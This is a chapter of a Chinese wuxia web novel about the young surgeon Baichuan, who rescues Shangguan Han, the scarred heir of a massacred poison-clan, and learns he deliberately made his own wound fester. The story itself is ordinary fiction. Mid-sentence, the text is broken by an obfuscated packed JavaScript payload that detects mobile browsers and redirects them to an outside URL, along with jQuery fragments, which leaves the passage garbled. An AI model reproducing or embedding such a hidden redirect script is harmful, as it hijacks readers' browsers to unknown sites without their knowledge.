3. 遗孤
作品:《捡个野徒问鼎江湖》 百川把自己一个人关在停尸冰窖里,面对着少了半个脑花儿的实验尸身,无奈地叹了一声又一声。
要不然她用豆腐雕一个吧,沟沟坎坎高度还原一下,再放猪血里泡个几日,倒也不是糊弄不过去。
最对不起的还是躺在她面前的这位仁兄,人死了贡献出身体,结果半个脑子还被她弄没了,想想百川更觉得郁结,也不知道待会儿师尊知道了会怎么责备她。
紧紧锁上冰窖大门,再反向推了推看是否锁牢,百川小心地将钥匙挂在腰间,这才发现身上的白色师者袍已污了大半,散发着一股子腥臭。
百川掸了掸衣襟,黏糊糊得沾了一手,她现在的样子肯定惨不忍睹,得赶紧去河边洗洗。
百川行至深谷水塘边蹲下,将医器盒打开,拿出里面的干净布绢铺在青石上。
师尊说过,医学外术能更精微地辨识人体,某本典籍也说,外术才是将来医宗的大流趋势。
但其实,她也很虚。
说老实话,外术这一脉当初是师尊的师尊力排众议建立的,其作古后,师尊继续力排众议把外术延续下来。
师尊做为师祖的关门弟子,学的就是这外术一脉,到了她这儿,作为师尊的关门弟子,也是入了外术。
无奈师尊如今因年势渐高,已将大部分精力都转向注重内修调理的药理一脉。
也就是说如今整个纳川除了她,没人再苦钻外术这脉了,故而这般小小年纪就早早成了师者,说好听点是一脉单传,说白了,其实除了她没旁人愿意修习这玩意儿。
清凉的水流过掌心,医器一一清洗,件件摆放整齐,再依次收纳整齐,连同心绪也慢慢整理清晰。百川又从盒底拿出干净衣物,四顾无人后,她件件脱了身上沾满血污的衣裳,走进水塘中。
一边清洗身体,一边搓洗着换下来的衣裙,无奈怎么搓都搓不净,闻了闻,还是有股味儿。
百川吸了口气,草草结束沐浴,刚想起身,不远处传来一声落水巨响,吓得她差点滑倒在水里。
百川一边慌乱地四处张望,一边伸手摸起衣裳披上,又向旁边走了两步,再度伸头望向远处,拐弯处的水面上竟面朝下漂着个人,从衣着身形来看,是个男子。
百川顾不得将衣服穿好,便重又下水游到那人旁边,把他拖上了岸。
将人翻过身的一瞬,百川一愣。
仿佛被火烧过一般,那人嘴唇以上遍布惊悚丑陋的伤痕,似无数条蚯蚓盘踞,甚至让人无法辨其年龄。
那张惊悚的脸下部,却是形状娇好的嘴唇下巴和白皙光洁的脖颈。
救人如救火,这可不是看脸的时候。
百川定了神,先确认呼吸,再往其口中渡气,按压胸口,反复几次,那人咳了一声,将肺里的水吐了出来。
百川将那人拖进水塘边的小山洞中,置于干燥的地方,脱掉其湿透的外衫,再把自己的干衣衫给他盖上,尽可能保暖,又在周围收集些枯枝,拿医盒里的火折子点上火堆,一番动作熟练又迅速。
男子仍旧昏迷,百川便开始为他细细检查身体。只见此人伤痕满身,最深的是右臂一条寸余长的伤口。
百川从医器盒中拿出术刀、银针和缝线,先淬火消毒,再细细为他剜去伤口的腐肉,紧接着是缝合,如此这般,便过去了大半日。
还剩四针时,那人悠悠转醒。
“忍着点,虽有些疼,此时切不可乱动。”
百川拿了沾湿的绢,折好送到男子口边,想让他咬着,却不想那人动也不动,只一双泛红的桃花眼一错不错地注视着她,洞里光线微暗,他双眸如炬。
百川漂亮地完成最后几针,那人竟纹丝不动,仅气息略有变化,想来内力不浅。
“待伤口长好便可拆线,以我的手艺,应该不会有什么大问题。”
百川用丝绢擦拭双手和医具,下一秒,男子竟哂笑一声。
百川略顿,心里感慨此人相貌狰狞,声音微哑却能听出清悦之感,应是位年轻公子。
但她没多管,只忙着从药箱里拿药,给伤口敷上,又喂了粒纳川阁特产的续命丹药。
“你是何人?”
那人偏头躲过她喂药的手,语气中带着毫不客气的防备心。
“我乃纳川阁医宗师者百川,举手之劳,分内之事,不必言谢。”
百川面无表情地介绍完,再度捏着药怼到他唇上。这次那人不再躲闪,启齿将药丸轻轻含过,过程中丝毫未触碰到她的指尖。
倒是个讲究人,一个来路不明的讲究人。
借着火光,百川将此人又细看了番,其身上伤口虽形状深浅不一,边缘却都光滑平整,是为多种兵器所伤。
所着衣料皆是上品,非寻常百姓人家,且身负武艺,独自一人,不像过路被劫,倒像为人追杀。
百川心里嘀咕,按理说,她此刻应该将人带回纳川,但是吧,她听多了说书的话本,这路边的野男人可不兴随便往家乱捡。
她坐靠墙壁,将脸埋在胳膊里,心里那叫一个纠结。
半晌,她决定折中行事。
“放心睡吧,我守着你。”
百川打算就在此处陪他,待到天明回纳川取药和吃食过来,再将人送出谷外,安顿在周边城镇养伤。
至此,二人一夜无话,百川只偶尔起身探查那男子情形,见他呼吸平稳方宽下心,不过半梦半醒间,总感觉被人盯着,几次抬眼逡巡,也无所获,直到火堆烧得只剩灵星几点,百川方从胳膊间抬起有些疲倦的脸。
晨光熹微,书院的公鸡还未打鸣,百川便静悄悄地从器械房推出轮椅车,拿上打包好了粮食和水,往昨日山洞去了。
整个山谷悄寂无声,只听见虫鸟偶尔悠悠的啼声,夹杂着夏日清晨的冷气,有些阴森。百川推着轮椅,沉浸在车轱辘碰撞小石子的轻微声响中。
这东西是医宗专用来转移伤者的,由百川亲自设计,交由器宗苍谷门下最得意的弟子,蜀中唐门四少唐轩打造,用处良多,真是好东西。
百川得意地感受着车轮轻微颠簸传入手中的酥麻感,比起最初的成品,改进之后效果好多了,最初版的车轱辘完全用木头,行进时太颠,对伤者不好,于是百川又敦促着唐轩改进,最后在车轮上包了一层棉絮加厚牛皮,才有了现在的效果。
百川推着轮椅,不觉间就到了昨日的洞口。
朝阳尚未升起,洞里有些暗,百川隐约见那人背对她躺着。
干咳了两声,百川开口:“我带了些吃的。”
那男子并未回应。
内力修为极佳之人,这种动静下还睡不醒?
百川疑惑着凑近,男子面朝墙壁,百川看不真切,她小心地将他翻转过身,那男子眉头紧锁,正受着痛苦。
百川以手拭额,烫得惊人,再翻开衣物查看昨日缝合的伤口,竟有些红肿。
痈疽为何加重了?
百川顿时紧张起来。按理说不应该的,昨日已处理得当。
来不及细想,百川立刻将男子扶上轮椅,匆匆赶回书院。
待百川回到书院,纳川阁前才刚有零星数个早起的剑宗门下弟子在晨练,见百川大清早从外面推了个人回来,大家神情均是一惊。
有剑宗弟子迎了上来,百川吩咐:
“去将虚谷师尊请来。”
虚谷赶到病室时,百川正在埋头细致处理伤口,再次缝合,加之纳川特制药物外敷口服,所有程序一气呵成。待一切结束后,床上男子仍在昏迷,虚谷示意百川跟着他去了医宗堂,莫打扰病患休息。
医宗堂为虚谷平日处理医宗大小事务的地方,悬壶济世的大匾高悬其上,庄严肃穆。匾下端坐着虚谷道人。
其已百岁有余,却仍鹤发童颜,仙风道骨,虽表情温和,却自有股威压。
医宗的数个弟子束手立在虚谷身边,皆是屏息凝神。
百川立在堂下,低着头一声不吭。
“百川,这是怎么回事。”虚谷语气并不严厉。
“此人是弟子昨日在谷中水塘救下的人,似是遭仇家追杀后逃进纳川谷,弟子救下他之后已做了缝合应急处理,今日一早打算将其送出谷安置于百姓人家,却不想伤口肿疡……”
百川越说声音越低。
“为何没有即刻送来纳川?”虚谷继续问。
“此人来路不明,弟子恐为纳川带来麻烦,且当时的情况,弟子本以为已无大碍……”百川老实地回答,说到最后俯首及地,只余一句,“百川知错!”
“师尊!”一声嘹亮的高喊打破堂上的肃穆。
这嗓门……百川咬咬牙闭上了眼。
只见一个欣长身影疾风一般,未等众人反应,便已立于堂上。
“师尊,这事儿肯定有蹊跷,不能怪百川儿!”
青年名唤白翎,不到弱冠年纪,一袭绯色弟子劲装裹身,身姿挺拔俊逸,眉目锋利清隽,立在那里似灼灼桃花,又似出鞘利剑,顾盼间自带少年意气,潇洒出尘。
他是武林盟主白鹤的小儿子,进来纳川也有好些年了,虽内力醇厚剑术了得,却心思单纯行事莽撞。
几个剑宗的弟子陆续赶到,气喘吁吁地站到白翎身后,清早一出事,狐朋狗友们便去通知了白翎。
“你说事有蹊跷,何以见得?”虚谷颇有耐心地捋了下胡须。
“此人来路不明,而且,凭川儿的技术,肯定不会出问题,因而,既出了问题,那肯定不是川儿的错,定是另有玄机,当时除了百川儿,若无第三人捣鬼,那定是……定是那人自己捣得鬼!”
神仙一样的脑子……
众人皆是一震,百川更是恨不得爬起来当场踹飞他。
“贫道原本并不打算追究此事,可白翎既有如此之言,倒引起贫道深思。”
虚谷站起身,走向仍俯首跪地的百川:
“百川的医术虽为贫道亲手教授,然则……作为医师,虽须做到万无一失,却万万不能自觉力可通天,自奉为圣,即便是缝合亦不可小觑,不到伤口彻底愈合,都不可确保没有疡疾恶化的可能,人命关天,高傲乃大忌。”
“百川受教。”
百川恭敬跪下,额头触地,发出一声轻微的闷响,愧疚得白翎恨不能咬了自己的舌头。
“师尊,川儿从没觉得自己了不起,是弟子这么觉得。”
“师尊。”
清冽如泉的声音在身后响起,百川心头一悸,却不敢抬眼去看。
青年丰神俊朗,端方如玉,眉目如画却不掩英气,行走间衣袂翩跹,风流天成。皇家出身的气度,令普通鹅黄弟子服也给他穿出了不一样的风骨。
“四皇子竟也来了。”剑宗兄弟一边嘀咕,一边偷瞄白翎表情。
李弘煜恭敬俯首:“师尊,昨日之事,百川确有考虑不周,但她为纳川所忧不无道理,只是情况突变,非百川所能预料。”
“啊对,我就是这个意思。”白翎赶紧补充。
他幽怨地掀起眼皮觑了下弘煜,心中颇有些不忿,便宜尽被这小子占了,明明是他先到的,干脆以后他也入法宗辅修一下,好好练练嘴皮子。
虚谷双目微阖面无波澜,思绪却飘向百川,这丫头,年岁确实也不小了。
白翎还欲开口时,有医师上前来报:“师尊,那伤者醒了。”
众人纷纷转移了注意力,百川也在虚谷的示意下站起身。
“百川和医宗的众位师者随贫道前来,其他人都散了吧,人多不利于休养。”
百川临走前愤愤地瞪了眼白翎,对方一脸歉疚,合掌求饶。收回目光,百川匆匆看了李弘煜一眼,抱拳颔首,算是谢过,便速速跟上众人。
病榻上,男子已醒,却仍微闭着眼,听有人靠近,他漠然睁开双眼。
虚谷先是替他号了脉,再仔细查看一翻,方开口问道:
“阁下可知自己身在何处?”
男子侧目,略打量周遭后,默默点头。
不知是否是错觉,一旁的百川隐约;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17201883|197220||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
觉得这人方才似乎多看了她两眼。
“既如此,贫道可否得知,阁下尊姓大名?”
男子沉默半晌,悠悠开口,声音暗哑却吐字清晰:
“上官寒。”
众人听了这三个字,互相看了一眼,最后都看向虚谷。
百川亦是心中一紧,不由自主地捏了拳。
虚谷瞧了眼一旁的针筒,那是方才从此人衣物内隔中解下的,要说复姓上官的医学世家,虚谷略思索一番,再问:
“不知,可是岳州上官氏?”
男子双唇微启:
“正是。”
顿时,周围窃窃私语,百川看向众人,医宗师者中,出身黄氏的师者黄继面色最是凝重。
她自幼随师尊学习医术,虽专攻外术,但在拿刀之前,纳川阁中的大部医书,无论药理毒理,她都通览过一遍,其中毒理之书十之七八皆出自上官,与擅长药理的黄氏不同,上官似几代人都主攻研究草木虫兽的毒性之理,医门中人皆知,毒物若使用得当,胜过神药。
据说当年上官一族的名气甚至盖过黄氏。只是上官一门的书大多晦涩,也因毒理本就艰深,因而阅书之时常向师尊请教。
曾听师尊提起过,二十五年前,上官一族惨遭净莲宫穆辛灭门,除了门主的长女上官沁不知所踪之外,上官家上下百人皆死于穆辛之手。
这人难道是?
百川听说,上官被灭门当日,却是上官沁与当时的武林盟主岳弦大婚之日,新娘尚未出家门,穆辛便血洗了婚典。那天众多门派当家都在上官家道贺,也一并遇害。
血洗上官之后,紧接着穆辛便去了岳家,以阴毒计谋令岳家同样元气大损。
以上官灭门为起点,净莲宫与武林盟之间的对抗激化,数年间双方俱死伤无数,势力大减,穆辛终因寡不敌众,死于众门派合力突袭剿杀之下,净莲宫再不成气候。
岳弦亦毒发身亡,武林盟旋即经历了一场巨大的格局动荡,二十余年间,岳家及诸多老派失势,武林新秀崛起,后有白鹤接手武林盟,重振江湖。
在场的师者有些是出自当年失势的名门老派,有些则是后起之秀,忆起往事,一时间众人皆有些怆然。
只有百川心中惴惴,她看向榻上这位名门之后,却不料,那人也在静静看她,狰狞的面孔看不出任何表情。
“只知上官唯一的幸存者,上官小姐后来不知所踪,却不知……”
“家母出嫁之时,已有身孕,在下是随了母姓。”
榻上之人说起身世,语气平静,好似事不关己。
众人一副了然于心的表情,江湖儿女血气洒脱,听说当年岳弦对上官家的小姐恋得死心踏地,未婚已孕,发生这种事也……再说,这都多少年了,当事者也大多不在人世,能为岳家留后也算是万幸。
“不知这些年,令堂是否安好?”
“家母数年前已做古。”
众人听了,皆是一声叹息。
“这些年,上官氏一直藏身于湘西一带,家母去世之前,曾示意在下回中原投奔纳川谷,望能学成医学正宗,来日重振上官一族。”
虚谷听后,拈着胡须,默默点头。
事情的前因后果终于理顺了,众人俱是一阵长吁短叹,感慨世事无常,机缘巧合。
“却不知贤侄的伤从何而来?”
上官寒微微阖目,似在回想,又缓缓睁眼:
“在下到此地不久,便发觉被人跟踪,躲避数日却终被追上,所幸在湘西这些年习得些内功心法,抵死逃脱却身受重伤,幸得这位百川姑娘所救。”
说着上官寒又看向百川,百川只觉得背上汗毛竖起。
他既是历尽千险的名门之后,这次虽是被她救了,却也因她再次遇险,要是这位名门之后有个什么三长两短,她可就……早知道昨日就该问他是谁的,不该装。
思及此,百川扯起嘴角,谢过他口下饶人之恩,然后垂下眼帘,不敢再与之对视。
“不知贤侄是否知晓追杀者为何人?”
“家母在湘西潜隐多年,并未与人结仇,”略顿,上官寒继续开口,“只是当年上官家在中原颇有些声誉,不希望上官氏重返中原者倒有一些。”
说罢,百川只感觉旁边黄继面上一凛。
众人又是一翻摇头叹息,对这位门名遗孤充满怜惜。
“却不知,贤侄的面容……是否也是歹人所为?”
虚谷终于问到所有人都好奇的问题,毕竟容貌伤成这样,年纪轻轻的很是令人惋惜。
“此非他人所为。”上官寒阖上眼帘,“研究毒理,不免对自身多有损伤,家母声线嘶哑如老妪,在下的面容亦是代价。”
原来是这样,百川点头,的确听闻当年上官沁貌美如天仙,只是不常开口说话,众人皆道其性冷高贵,原是嗓子被毒坏了。
终于所有该知道的都问完了,虚谷示意众人随其退下,只留下百川照应。
百川恭敬领命,待众人离去,她目光扫至上官寒右臂上的伤口,灼铁烙过的皮肤,看着有些触目。
“其实,上官兄不必谢我,若不是怪我多疑……”
百川心底有些愧疚,师尊说得没错,她这次的确自以为是,大意了。
上官寒缓缓抬起左手,百川以为他有何不适,便凑身上前,却猛然被其扯过胳膊,轻呼一声向前跌去,与其唇齿不足一尺之隔,甚至连对方呼吸都感受真切。
他凑在百川耳边,声音只有她能听见。
“你说得不错,昨天的伤确实处理得当,”顿了顿,他声音低缓雅致,一如沉渊漱玉,“但以上官氏的本事,想控制伤口,易如反掌。”
百川睁大了眼,居然真被白翎那傻缺说中了!
上官寒牵起唇角,语气中多了丝愉悦,但配着狰狞面孔有如修罗恶鬼,听着莫名阴邪:
“百川师者过于自信狂傲,这是教训。”
百川有种不好的预感,她说什么来着,这路边的野男人果然不兴捡。